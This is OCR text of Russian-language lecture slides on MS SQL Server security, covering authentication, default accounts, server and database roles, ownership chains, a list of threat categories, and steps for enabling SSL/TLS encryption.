
Безопасность СУБД


Раздел IV



Безопасность СУБД

Рассматриваемые темы:

- **Модель безопасности СУБД MS SQL Server**
- **Анализ защищённости СУБД**




Безопасность СУБД


- Пользовательские бюджеты
- Механизм аудита
- Механизм разграничения доступа
- Язык программирования
- Механизм управления паролями

Методы аутентификации


Integrated Windows



SQL Server Authentication



Разграничение доступа



Стандартные учетные записи


Server login

SA — **Standard**

Builtin/Administrators — **Windows Group**

Database Users


DBO

Guest → 


master
tempdb

Роли пользователей

Роли уровня сервера



Роли уровня БД



Роли пользователей

Стандартные роли уровня сервера


Серверная роль	Описание
sysadmin	**Полный доступ к серверу**
serveradmin	**Настройка параметров уровня сервера, выключение сервера.**
setupadmin	**Настройка присоединенных серверов и процесса запуска сервера.**
securityadmin	**Управление, настройками безопасности сервера, включая присоединенные серверы, настройка разрешения CREATE DATABASE. Установка пароля для учетных записей сервера.**
processadmin	**Имеет права прерывать процессы сервера SQL.**
dbcreator	**Имеет права создавать, модифицировать, удалять и восстанавливать любую базу данных.**
diskadmin	**Управление файлами**
Bulkadmin	**Разрешает пользователю выполнять операцию BULK INSERT**

Роли пользователей

Стандартные роли уровня базы данных

Роли уровня БД	Описание
db_owner	Полный доступ к объектам БД
db_accessadmin	Управляет доступом для учетных записей Windows и SQL сервера
db_datareader	Читать все данные из всех пользовательских таблиц
db_datawriter	Добавлять, удалять и модифицировать данные в пользовательских таблицах
db_ddladmin	Выполнять команды Data Definition Language (DDL) в данной БД
db_securityadmin	Изменяет принадлежность роли и разрешения на пользовательских объектах БД
db_backupoperator	Выполнят операции резервного копирования базы данных
db_denydatareader	Запрещает чтение данных из пользовательских таблиц
db_denydatawriter	Запрещает добавлять, удалять и модифицировать данные в пользовательских таблицах


Управление сервером



Цепочка владения

Ownership Chains

```
DECLARE @usr char(30)
SET @usr = user
SELECT * from user_table where user_name=@usr
```



Угрозы безопасности СУБД

Перехват данных при передаче по сети

Компрометация ОС с помощью СУБД

Обход защитных механизмов при физическом доступе

Получение паролей пользователей

Использование цепочки владения для повышения полномочий

Использование системных хранимых процедур

Внедрение SQL кода (SQL Injection)

Шифрование трафика (SSL/TLS)

Перехват данных при передаче по сети


1. Получить Server Authentication Certificate для использования с FQDN сервера

2. Установить сертификат в локальное хранилище компьютера

3. Включить шифрование Force Protocol Encryption


4. Проверить соединение (ODBC):

Driver=SQLServer;Server=ServerName;
Network=DBNETLIB.DLL;Encrypt=YES



Учетные записи служб

Компрометация ОС с помощью СУБД



Шифрование баз данных

